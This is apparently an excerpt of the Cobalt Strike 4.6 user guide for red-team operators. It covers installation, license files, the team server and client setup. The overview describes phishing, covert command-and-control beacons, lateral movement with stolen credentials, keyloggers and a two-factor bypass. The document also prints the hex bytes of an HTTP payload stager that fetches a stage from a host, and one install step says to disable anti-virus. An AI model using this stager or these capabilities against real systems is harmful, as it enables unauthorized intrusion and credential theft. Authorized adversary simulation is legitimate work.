cobaltstrike

by HelpSystems


User Guide
Cobalt Strike 4.6

Table of Contents

Welcome to Cobalt Strike

Cobalt Strike is a platform for adversary simulations and red team operations. The product is designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. This section describes the attack process supported by Cobalt Strike's feature set. The rest of this manual discusses these features in detail.

Overview



The Offense Problem Set

A thought-out targeted attack begins with **reconnaissance**. Cobalt Strike's system profiler is a web application that maps your target's client-side attack surface. The insights gleaned from reconnaissance will help you understand which options have the best chance of success on your target.

Weaponization is pairing a post-exploitation payload with a document or exploit that will execute it on target. Cobalt Strike has options to turn common documents into weaponized artifacts. Cobalt Strike also has options to export its post-exploitation payload, Beacon, in a variety of formats for pairing with artifacts outside of this toolset.

Use Cobalt Strike's spear phishing tool to **deliver** your weaponized document to one or more people in your target's network. Cobalt Strike's phishing tool repurposes saved emails into pixel-perfect phishes.

Control your target's network with Cobalt Strike's Beacon. This post-exploitation payload uses an **asynchronous** "**low and slow**" **communication** pattern that's common with advanced threat malware. Beacon will phone home over DNS, HTTP, or HTTPS. Beacon walks through common proxy configurations and calls home to multiple hosts to resist blocking.

Exercise your target's attack attribution and analysis capability with Beacon's Malleable Command and Control language. Reprogram Beacon to **use network indicators that look like known malware** or blend in with existing traffic.

Pivot into the compromised network, discover hosts, and **move laterally** with Beacon's helpful automation and peer-to-peer communication over named pipes and TCP sockets. Cobalt Strike is optimized to capture trust relationships and enable lateral movement with captured credentials, password hashes, access tokens, and Kerberos tickets.

Demonstrate meaningful business risk with Cobalt Strike's **user-exploitation** tools. Cobalt Strike's workflows make it easy to deploy keystroke loggers and screenshot capture tools on compromised systems. Use browser pivoting to gain access to websites that your compromised target is logged onto with Internet Explorer. This Cobalt Strike-only technique works with most sites and bypasses two-factor authentication.

Cobalt Strike's reporting features **reconstruct the engagement** for your client. Provide the network administrators an activity timeline so they may find attack indicators in their sensors. Cobalt Strike generates high quality reports that you may present to your clients as stand-alone products or use as appendices to your written narrative.

Throughout each of the above steps, you will need to understand the target environment, its defenses, and reason about the best way to meet your objectives with what is available to you. This is evasion. It is not Cobalt Strike's goal to provide evasion out-of-the-box. Instead, the product provides flexibility, both in its potential configurations and options to execute offense actions, to allow you to adapt the product to your circumstance and objectives.

Installation and Updates

HelpSystems LLC distributes Cobalt Strike packages as native archives for Windows, Linux, and MacOS X.

Cobalt Strike uses a client / server model where each component can be installed on the same system, but is often deployed separately. The Cobalt Strike GUI is referred to as 'Cobalt Strike', the 'Cobalt Strike GUI' , or the command used to start the client 'cobaltstrike'. The Cobalt Strike server is referred to as 'Team Server' or the command used to start the server 'teamserver'.

The basic process to install Cobalt Strike involves downloading and extracting a distribution package onto your operating system and running an update process to download the product.

Before You Begin

Read this section before you install Cobalt Strike.

System Requirements

The following items are required for any system hosting the Cobalt Strike client and/or server components.

Java

Cobalt Strike's GUI client and team server require one of the following Java environments:

- Oracle Java 1.8
- Oracle Java 11
- OpenJDK 11. (see *Installing OpenJDK on page 10* for instructions)

> **NOTE:**
> If your organization does not have a license that allows commercial use of Oracle's Java, we encourage you to use OpenJDK 11.

Supported Operating Systems

Cobalt Strike Team Server is supported on a Linux system that meets the Java requirements and has been tested on the following Debian based Linux distributions (other versions may work but have not been tested):

- Debian
- Ubuntu
- Kali Linux

Cobalt Strike Client runs on the following systems:

- Windows 7 and above
- MacOS X 10.13 and above
- GUI based Linux, such as: Debian, Ubuntu and Kali Linux (other versions may work but have not been tested)

Hardware

In addition to an accepted operating system, the below minimum requirements should be met:

- 2 GHz+ processor
- 2 GB RAM
- 500MB+ available disk space

On Amazon's EC2, use at least a High-CPU Medium (c1.medium, 1.7 GB) instance.

Linux glibc

Be aware that certain Linux distributions may be missing or don't have the correct version of glibc. If you run into that issue, review the Knowledge Article, glibc Missing From Older Linux Distributions, on the HelpSystems Portal.

Installing OpenJDK

Cobalt Strike is tested with OpenJDK 11 and its launchers are compatible with a properly installed OpenJDK 11 environment.

Linux (Kali 2018.4, Ubuntu 18.04)

1. Update APT:
   ```
   sudo apt-get update
   ```
2. Install OpenJDK 11 with APT:

```
sudo apt-get install openjdk-11-jdk
```

3. Make OpenJDK 11 the default:
   ```
   sudo update-java-alternatives -s java-1.11.0-openjdk-amd64
   ```

Linux (Other)

1. Uninstall the current OpenJDK package(s).
2. Download OpenJDK for Linux/x64 at: https://jdk.java.net/archive/.
3. Extract the OpenJDK binary:
   ```
   tar zxvf openjdk-11.0.1_linux-x64_bin.tar.gz
   ```
4. Move the OpenJDK folder to **`/usr/local`**:
   ```
   mv jdk-11.0.1 /usr/local
   ```
5. Add the following to **`~/.bashrc`**:
   ```
   JAVA_HOME="/usr/local/jdk-11.0.1"
   PATH=$PATH:$JAVA_HOME/bin
   ```
6. Refresh your **`~/.bashrc`** to make the new environment variables take effect:
   ```
   source ~/.bashrc
   ```

MacOS X

1. Download OpenJDK for macOS/x64 at: https://jdk.java.net/archive/.
2. Open a Terminal and navigate to the **`Downloads/`** folder.
3. Extract the archive:
   ```
   tar zxvf openjdk-11.0.1_osx-x64_bin.tar.gz
   ```
4. Move the extracted archive to **`/Library/Java/JavaVirtualMachines/`**:
   ```
   sudo mv jdk-11.0.1.jdk/ /Library/Java/JavaVirtualMachines/
   ```

The java command on MacOS X will use the highest Java version in /Library/Java as the default.

TIP:
If you are seeing a **`JRELoadError message`** this is because the JavaAppLauncher stub included with Cobalt Strike loads a library from a set path to run the JVM within the stub process. Issue the following command to fix this error:
```
sudo ln -fs /Library/Java/JavaVirtualMachines/jdk-11.0.2.jdk
/Library/Internet\ Plug-Ins/JavaAppletPlugin.plugin
```

Replace **`jdk-11.0.2.jdk`** with your Java path. The next Cobalt Strike release will use a Java Application Stub for MacOS X that is more flexible.

Windows

1. Download OpenJDK for Windows/x64 at: https://jdk.java.net/archive/.
2. Extract the archive to **`c:\program files\jdk-11.0.1`**.

3. Add **`c:\program files\jdk-11.0.\bin`** to your user's PATH environment variable:
   a. Go to **`Control Panel-> System-> Change Settings-> Advanced-> Environment Variables...`**.
   b. Highlight **Path** in **`User variables for user`**.
   c. Press **Edit**.
   d. Press **New**.
   e. Type: **`c:\program files\jdk-11.0.1\bin`**.
   f. Press **OK** on all dialogs.

Wayland Desktop - Not Supported

Wayland is a modern replacement for the X Windows System. Wayland has made great strides, as a project, and some desktop environments use it as their default window system. Don't let the adoption fool you though. Not all applications or application environments work 100% perfectly on Wayland. There are still bugs and issues to address.

There are bugs in Java (or Wayland) that may cause a graphical Java application to crash, during normal use, when run in a Wayland desktop. These bugs affect Cobalt Strike users. **HelpSystems does not support the use of Cobalt Strike on Wayland desktops.**

Am I using Wayland?

Type `echo $XDG_SESSION_TYPE` to find out if you're on wayland or x11.

How to disable Wayland on Kali Linux

The latest version of Kali Linux 2017 Rolling uses a Wayland desktop by default. To change this back to X11:

1. Open **/etc/gdm3/daemon.conf** with your favorite text editor.
2. Find the **[daemon]** section.
3. Add **WaylandEnable=false** and reboot your system.

Installing Cobalt Strike

Follow these instructions to install Cobalt Strike.

> **NOTE:**
> The Cobalt Strike **Distribution Package** (steps 1 and 3) contains the OS-specific Cobalt Strike launcher(s), supporting files, and the updater program. It does not contain the Cobalt Strike program itself. Running the **Update Program** (step 4) downloads the Cobalt Strike product and performs the final installation steps.

1. Download a Cobalt Strike distribution package for a supported operating system. (an email is provided with a link to the download)
2. Setup a recommended Java environment. (see *Installing OpenJDK on page 10* for instructions)

3. Extract, mount or unzip the distribution package. Based on the operating system perform one of the following.
   a. For Linux:
      i. Extract the **`cobaltstrike-dist.tgz`**:
         ```
         tar zxvf cobaltstrike-dist.tgz
         ```
   b. For MacOS X:
      i. Double-click the **`cobaltstrike-dist.dmg`** file to mount it.
      ii. Drag the **Cobalt Strike** folder to the **Applications** folder.
   c. For Windows:
      i. Disable anti-virus before you install Cobalt Strike.
      ii. Use your preferred zip tool to extract the **`cobaltstike.zip`** file to an install location.
4. Run the update program to finish the install. Based on the operating system perform one of the following.
   a. For Linux:
      i. Enter the following commands:
         ```
         cd /path/to/cobaltstrike
         ./update
         ```
   b. For MacOS X:
      i. Navigate to the **Cobalt Strike** folder.
      ii. Double-click **`Update Cobalt Strike.command`**.
   c. For Windows:
      i. Navigate to the **Cobalt Strike** folder.
      ii. Double-click **`update.bat`**.

Make sure you update both your team server and client software with your license key. Cobalt Strike is generally licensed on a per user basis. The team server does not require a separate license.

License Authorization Files

The licensed version of Cobalt Strike requires a valid authorization file to start. An authorization file is an encrypted blob that provides information about your license to the Cobalt Strike product. This information includes: your license key, your license expiration date, and an ID number that is tied to your license key.

How do I get an authorization file?

The built-in update program requests an authorization file from Cobalt Strike's update server when it's run. The update program downloads a new authorization file, even if your Cobalt Strike version is up to date. This allows the authorization file to stay current with the license dates in HelpSystems records.

What happens when my license expires?

Cobalt Strike will refuse to start when its authorization file expires. There is no impact if an authorization file expires while Cobalt Strike is running. The licensed Cobalt Strike product only checks authorization files when it starts.

When does my authorization file expire?

Your authorization file expires when your Cobalt Strike license expires. If you renew your Cobalt Strike license, run the built-in update program to refresh the authorization file with the latest information.

Go to **Help** -> **System Information** to find out when your authorization file expires. Look for the "valid to" value under the **Other** section. Remember, the Client Information and Team Server Information may have different values (depending on which license key was used and when the authorization file was last refreshed).

Cobalt Strike will also warn you when its authorization file is within 30 days of its valid to date.

How do I bring an authorization file into a closed environment?

The authorization file is **cobaltstrike.auth**. The update program always co-locates this file with cobaltstrike.jar. To use Cobalt Strike in a closed environment:

1. Download the Cobalt Strike trial package at https://www.cobaltstrike.com/download
2. Update the Cobalt Strike trial package from an internet connected system
3. Copy the contents of the updated **cobaltstrike/** folder into your environment. The most important files are cobaltstrike.jar and cobaltstrike.auth.

Does Cobalt Strike phone home to HelpSystems?

Beyond the update process, Cobalt Strike does not "phone home" to HelpSystems. The authorization file is generated by the update process.

How do I use an older version of Cobalt Strike with a refreshed authorization file?

Cobalt Strike 3.8 and below do not check for or require an authorization file.

Cobalt Strike 3.9 and later check for a cobaltstrike.auth file co-located with the cobaltstrike.jar file. Update Cobalt Strike from another folder and copy the new cobaltstrike.auth file to the folder that contains your old-version of Cobalt Strike. The authorization file is not tied to a specific version of the product.

What is the Customer ID value?


The Customer ID is a 4-byte number associated with a Cobalt Strike license key. Cobalt Strike 3.9 and later embed this information into the payload stagers and stages generated by Cobalt

Strike.

How do I find the Customer ID value in a Cobalt Strike artifact?

The Customer ID value is the last 4-bytes of a Cobalt Strike payload stager in Cobalt Strike 3.9 and later.

This screenshot is the HTTP stager from the trial. The trial has a Customer ID value of 0. The last 4-bytes of this stager (0x0, 0x0, 0x0, 0x0) reflect this.



```
00000220  2d 54 45 53 54 2d 46 49  4c 45 21 24 48 2b 48 2a  |-TEST-FILE!$H+H*|
00000230  00 35 4f 21 50 25 40 41  50 5b 34 5c 50 5a 58 35  |.5O!P%@AP[4\PZX5|
00000240  34 28 50 5e 29 37 43 43  29 37 7d 24 45 49 43 41  |4(P^)7CC)7}$EICA|
00000250  52 2d 53 54 41 4e 44 41  52 44 2d 41 4e 54 49 56  |R-STANDARD-ANTIV|
00000260  49 52 55 53 2d 54 45 53  54 2d 46 49 4c 45 21 24  |IRUS-TEST-FILE!$|
00000270  48 2b 48 2a 00 35 4f 21  50 25 40 41 50 5b 34 5c  |H+H*.5O!P%@AP[4\|
00000280  50 5a 58 35 34 28 50 5e  29 37 43 43 29 37 7d 24  |PZX54(P^)7CC)7}$|
00000290  45 49 43 41 52 2d 53 54  41 4e 44 41 52 44 2d 41  |EICAR-STANDARD-A|
000002a0  4e 54 49 56 49 52 55 53  2d 54 45 53 54 2d 46 49  |NTIVIRUS-TEST-FI|
000002b0  4c 45 21 24 48 2b 48 2a  00 35 4f 21 50 25 40 41  |LE!$H+H*.5O!P%@A|
000002c0  50 5b 00 68 f0 b5 a2 56  ff d5 6a 40 68 00 10 00  |P[.h...V..j@h...|
000002d0  00 68 00 00 40 00 57 68  58 a4 53 e5 ff d5 93 b9  |.h..@.WhX.S.....|
000002e0  00 00 00 00 01 d9 51 53  89 e7 57 68 00 20 00 00  |......QS..Wh. ..|
000002f0  53 56 68 12 96 89 e2 ff  d5 85 c0 74 c6 8b 07 01  |SVh........t....|
00000300  c3 85 c0 75 e5 58 c3 e8  a9 fd ff ff 31 37 32 2e  |...u.X......172.|
00000310  31 36 2e 34 2e 31 33 34  00 00 00 00 00           |16.4.134.....|
0000031d
```

HTTP Payload Stager (Cobalt Strike Trial)

The Customer ID value also exists in the payload stage, but it's more steps to recover. Cobalt Strike does not use the Customer ID value in its network traffic or other parts of the tool.

How do I protect disparate red team infrastructure from cross-identification with this ID?

If you have a **unique** authorization file on each team server, then each team server and the artifacts that originate from it will have a different ID.

Cobalt Strike's update server generates a new authorization file each time the update program is run. Each authorization file has a unique ID. Cobalt Strike only propagates the team server's ID. It does not propagate the ID from the GUI or headless client's authorization file.

After You are Done

Congratulations! Cobalt Strike is now installed. Read the following for additional information and your next steps.

Next Steps


Starting the Team Server on page 16

Starting a Cobalt Strike Client on page 16

Starting the Team Server

Cobalt Strike is split into client and a server components. The server, referred to as the team server, is the controller for the Beacon payload and the host for Cobalt Strike's social engineering features. The team server also stores data collected by Cobalt Strike and it manages logging.

The Cobalt Strike team server must run on a supported Linux system. To start a Cobalt Strike team server, issue the following command to run the team server script included with the Cobalt Strike Linux package:



```
root@kali:~/cobaltstrike# ./teamserver 192.168.1.4 password
[*] Generating X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 1d1edf9c258f3eca9534d5c911e23002f0b5a7e5
Offset is: 27006
[+] Listener: local - beacon http (windows/beacon_http/reverse_http) on port 80 started!
```

Figure 3. Starting the Team Server

```
./teamserver <ip_address> <password> [<malleableC2profile> <kill_date>]
```

The team server script uses the following two mandatory and two optional parameters:

IP Address - (mandatory) Enter the externally reachable IP address of the team server. Cobalt Strike uses this value as a default host for its features.

Password - (mandatory) Enter a password that your team members will use to connect the Cobalt Strike client to the team server.

Malleable C2 Profile - (optional) Specify a valid Malleable C2 Profile. See *Malleable Command and Control on page 95* for more information on this feature.

Kill Date - (optional) Enter a date value in YYYY-MM-DD format. The team server will embed this kill date into each Beacon stage it generates. The Beacon payload will refuse to run on or after this date and will also exit if it wakes up on or after this date.

When the team server starts, it will publish the SHA256 hash of the team server's SSL certificate. Distribute this hash to your team members. When your team members connect, their Cobalt Strike client will ask if they recognize this hash before it authenticates to the team server. This is an important protection against man-in-the-middle attacks.

Starting a Cobalt Strike Client


Follow the steps below to connect the Cobalt Strike client to the team server.

Steps

1. To start the Cobalt Strike client, use the launcher included with your platform's package.
   a. For Linux:
      i. Enter the following commands:
         ```
         ./cobaltstrike
         ```

b. For MacOS X:
   i. Navigate to the **Cobalt Strike** folder.
   ii. Double-click **`cobaltstrike`**.
c. For Windows:
   i. Navigate to the **Cobalt Strike** folder.
   ii. Double-click **`cobaltstrike.exe`**.

The Connect Dialog screen displays.



This is the connect dialog. You should use it to connect to a Cobalt Strike (Aggressor) team server.

Alias:	dude@192.168.32.128
Host:	192.168.32.128
Port:	50050
User:	dude
Password:	******

Cobalt Strike Connect Dialog

2. Cobalt Strike keeps track of the team servers you connect to and remembers your information. Select one of these team server profiles from the left-hand-side of the connect dialog to populate the connect dialog with its information. Use the **Alias Names** and **Host Names** buttons to toggle how the list of hosts are displayed. Active connections will be displayed in blue text. You may control how the host list is initially displayed, active connection text color, and prune the list through **Cobalt Strike** -> **Preferences** -> **Team Servers**.

Parameters:

Alias - Enter an alias for the host or use the default. The alias name can not be empty, start with an '*', or use the same alias name of an active connection.

Host - Specify your team server's address in the Host field. The host name can not be empty.


Port - Displays the default Port for the team server (50050). This is rarely change. The port can not be empty and must be a numeric number.

User - The User field is your nickname on the team server. Change this to your call sign, handle, or made-up hacker fantasy name. The user name can not be empty.

Password - Enter the shared password for the team server.

3. Press **Connect** to connect to the Cobalt Strike team server.

   If this is your first connection to this team server, Cobalt Strike will ask if you recognize the SHA256 hash of this team server.



The team server's fingerprint is:

```
1d1edf9c258f3eca9534d5c911e23002f0b5a7e5
```

Does this match the fingerprint shown when the team server started?


Verifying the server’s SSL certificate

4. If you do, press **Yes**, and the Cobalt Strike client will connect to the server and open the client user interface.

> **NOTE:**
> Cobalt Strike will also remember this SHA256 hash for future connections. You may manage these hashes through **Cobalt Strike -> Preferences -> Fingerprints**.

Distributed and Team Operations

Use Cobalt Strike to coordinate a distributed red team effort. Stage Cobalt Strike on one or more remote hosts. Start your team servers and have your team connect.




Distributed Operations with Cobalt Strike

Once connected to a team server, your team will:

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.

The Cobalt Strike client may connect to multiple team servers. Go to **Cobalt Strike** -> **New Connection** to initiate a new connection. When connected to multiple servers, a switchbar will show up at the bottom of your Cobalt Strike window.



```
[09/11 17:30] rsmudge1                                              [lag: 00]
event>
```


Server Switchbar

This switchbar allows you to switch between active Cobalt Strike server instances. Each server has its own button. Right-click a button and select **Rename** to make the button’s text reflect the role of the server during your engagement. The server button will display the active button in bold text and color based on color preference found in **Preferences -> TeamServers** to better indicate which button is active. This button name will also identify the server in the Cobalt Strike Activity Report.

When connected to multiple servers, Cobalt Strike aggregates listeners from all of the servers it’s connected to. This aggregation allows you to send a phishing email from one server that references a malicious website hosted on another server. At the end of your engagement, Cobalt Strike’s reporting feature will query all of the servers you’re connected to and merge the data to tell one story.

Reconnecting the Client

When the client disconnection is user-initiated with the Menu, Toolbar or Switchbar Server button, a red banner displays with a **Reconnect** and **Close** button.



address	name	note
192.168.3...	DESKTOP-...	

Disconnected from server (walter)

Press **Close** to close the window. Press **Reconnect** to reconnect to the TeamServer.

If the TeamServer is not available a dialog displays asking if you want to retry (Yes/No). If **Yes** then connection is attempted again (repeats if needed). If **No**, the dialog closes.

When disconnection is initiated by the TeamServer or other network interruption the red banner will display a message with a countdown for connection retry. This will repeat until a connection is made with the TeamServer or the user clicks on **Close**. In this case the user can interact with other parts of the UI.

When the client reconnects, the red reconnect bar disappears.

Scripting Cobalt Strike

Cobalt Strike is scriptable through its Aggressor Script language. Aggressor Script allows you to modify and extend the Cobalt Strike client.


History

Aggressor Script is the spiritual successor to Cortana, the open source scripting engine in Armitage. Cortana was made possible by a contract through DARPA's Cyber Fast Track program. Cortana allows its users to extend Armitage and control the Metasploit® Framework and its features through Armitage's team server. Cobalt Strike 3.0 is a ground-up rewrite of Cobalt Strike without Armitage as a foundation. This change afforded an opportunity to revisit Cobalt Strike's scripting and build something around Cobalt Strike's features. The result of this work is Aggressor Script.

Aggressor Script is a scripting language for red team operations and adversary simulations inspired by scriptable IRC clients and bots. Its purpose is two-fold. You may create long running bots that simulate virtual red team members, hacking side-by-side with you. You may also use it to extend and modify the Cobalt Strike client to your needs.

Loading Scripts

Aggressor Script is built into the Cobalt Strike client. To manage scripts, go to **Cobalt Strike** -> **Script Manager** and press **Load**.



/root/scripts/mymods.cna

Script Manager

A default script inside of Cobalt Strike defines all of Cobalt Strike’s popup menus and formats information displayed in Cobalt Strike’s consoles. Through the Aggressor Script engine, you may override these defaults and customize Cobalt Strike to your preferences.

You may also use Aggressor Script to add new features to Cobalt Strike’s Beacon and to automate certain tasks.

To learn more about Aggressor Script, see *Aggressor Script* on page 131.

